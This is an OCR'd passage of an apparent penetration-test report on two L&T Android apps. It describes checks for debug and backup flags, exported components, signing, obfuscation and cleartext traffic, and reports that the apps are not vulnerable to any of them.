
Scope: com.ltfs.d2c

First, we checked for an Android Debug flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. We observed the android: debuggable flag was set to false. Therefore, we can say that the android application is not vulnerable to Android Debug Flag issue.




Figure#01 Tested for Debug Flag

Next, we tested the application for Sensitive Data Exposure via URLs and carried out this attack by finding all the URLs in the smali files and checked for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the android application is not vulnerable to Sensitive Data Exposure via URLs.



Figure#02 Tested for Sensitive Data Exposure via URLs

In this step, we tested the application for Insecure Data Storage via Firebase Database URLs and tried to find the Firebase URL with the JADX-GUI tool. However, it was observed that the application source code does not have any hardcoded Firebase Database URLs. Therefore, we can say that the android application is not vulnerable to Insecure Data Storage via Firebase URLs.




Figure#03 Tested for Insecure Data Storage via Firebase Database URLs

Next, we tested the installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 26. Therefore, we can say that the android application is not vulnerable to android application installation on Insecure OS Versions.

```
version: 2.9.0
apkFileName: base.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 26
  targetSdkVersion: 33
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 45
  versionName: 1.4.7
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  DebugProbesKt.bin: 8
  a-: 0
  androidsupportmultidexversion.txt: 0
  b-: 0
  build-data.properties: 8
  client_analytics.proto: 8
  core.properties: 8
  firebase-analytics.properties: 8
  firebase-annotations.properties: 8
  firebase-encoders-proto.properties: 8
  firebase-encoders.properties: 8
  firebase-iid-interop.properties: 8
  firebase-measurement-connector.properties: 8
  messaging_event.proto: 8
  messaging_event_extension.proto: 8
  play-services-ads-identifier.properties: 8
  play-services-auth-api-phone.properties: 8
  play-services-auth-base.properties: 8
```


Figure#04 Tested for Insecure OS Versions

Next, we tested for the Allow Backup Flag and carried out this attack by checking the Backup Flag value True/False on the AndroidManifest.xml file. If it is set to true, then it allows the attacker to take a backup application's data. It was observed that the application has set allows the backup flag value to "false." Therefore, this led us to the conclusion that the android application is not vulnerable to the Allow Backup Flag issue.



Figure#05 Tested for Backup Flag


We also tested the application for Weak Signing Algorithm and carried out this attack using jadx-GUI and examined the APK signature file. It was observed that the application uses signature versions V1, V2 scheme with SHA256withRSA. Therefore, we can say that the Application is not vulnerable to Weak Signing Algorithm.



```
Valid APK signature v2 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0x7d4e6cc254768f9f3cabc3c3b2e9555d446a960c
        Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
        Valid from: Fri Mar 04 19:31:34 IST 2022
        Valid until: Mon Mar 04 19:31:34 IST 2052

        Public key type: RSA
        Exponent: 65537
        Modulus size (bits): 4096
        Modulus: 74768898151224550769166816670390620802078071503349332939343882620319422334464367678874218870695457455294798928408084588738115041526951710302302702

        Signature type: SHA256withRSA
        Signature OID: 1.2.840.113549.1.1.11

        MD5 Fingerprint: 36 A4 11 5C 13 DD 76 46 4C C8 4C FE 14 1C FD E3
        SHA-1 Fingerprint: AB 56 AF ED 32 5D 09 63 DF 04 1D AF 69 85 55 07 91 D2 FE BE
        SHA-256 Fingerprint: A9 C3 FD 36 D2 54 FF E3 95 45 C9 98 1D 18 70 21 BD F0 67 96 FE F5 43 7F 1F 46 5B 9E 9D AD C0 9E

Valid APK signature v3 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0x7d4e6cc254768f9f3cabc3c3b2e9555d446a960c
        Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
        Valid from: Fri Mar 04 19:31:34 IST 2022
        Valid until: Mon Mar 04 19:31:34 IST 2052

        Public key type: RSA
        Exponent: 65537
        Modulus size (bits): 4096
        Modulus: 74768898151224550769166816670390620802078071503349332939343882620319422334464367678874218870695457455294798928408084588738115041526951710302302702

        Signature type: SHA256withRSA
        Signature OID: 1.2.840.113549.1.1.11

        MD5 Fingerprint: 36 A4 11 5C 13 DD 76 46 4C C8 4C FE 14 1C FD E3
        SHA-1 Fingerprint: AB 56 AF ED 32 5D 09 63 DF 04 1D AF 69 85 55 07 91 D2 FE BE
        SHA-256 Fingerprint: A9 C3 FD 36 D2 54 FF E3 95 45 C9 98 1D 18 70 21 BD F0 67 96 FE F5 43 7F 1F 46 5B 9E 9D AD C0 9E

Warnings

    No SourceStamp signature
```


Figure#06 Tested for Weak Signing Algorithm

In this step, we tested for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, we found that the application is not vulnerable to Improper Export Android Components.




Figure#07 Tested for Improper Export Android Components

Moving forward, we tested for Source Code Obfuscation, in which attackers can read and understand the source code easily of the android application. However, it was observed that the application's source code is obfuscated and cannot be read easily. Therefore, it was clear that the application is not vulnerable to Source Code Obfuscation.



Figure#08 Tested for Source Code Obfuscation

As the next step, we checked for Insecure Communication by checking the application for a cleartext traffic flag in the source code and observed that the application has a cleartext traffic flag set to false, which means the application is secured against this vulnerability. Therefore, we can say that the android application is not vulnerable to Insecure Communication.



Figure#09 Tested for Insecure Communication

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Insecure Communication, Flag Misconfigurations, Source Code Obfuscation, and Sensitive Data Exposure and similarly dangerous attacks.


The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Attack Narrative- Brake Application Pentest

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Brake Android application.


Scope Package: com.ltfs.collectionapp

In the first step, we checked for Debug Flag. Securelayer7 carried out this attack by checking the android: debuggable flag set to true that enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. The application is not vulnerable to the Android Debug Flag.



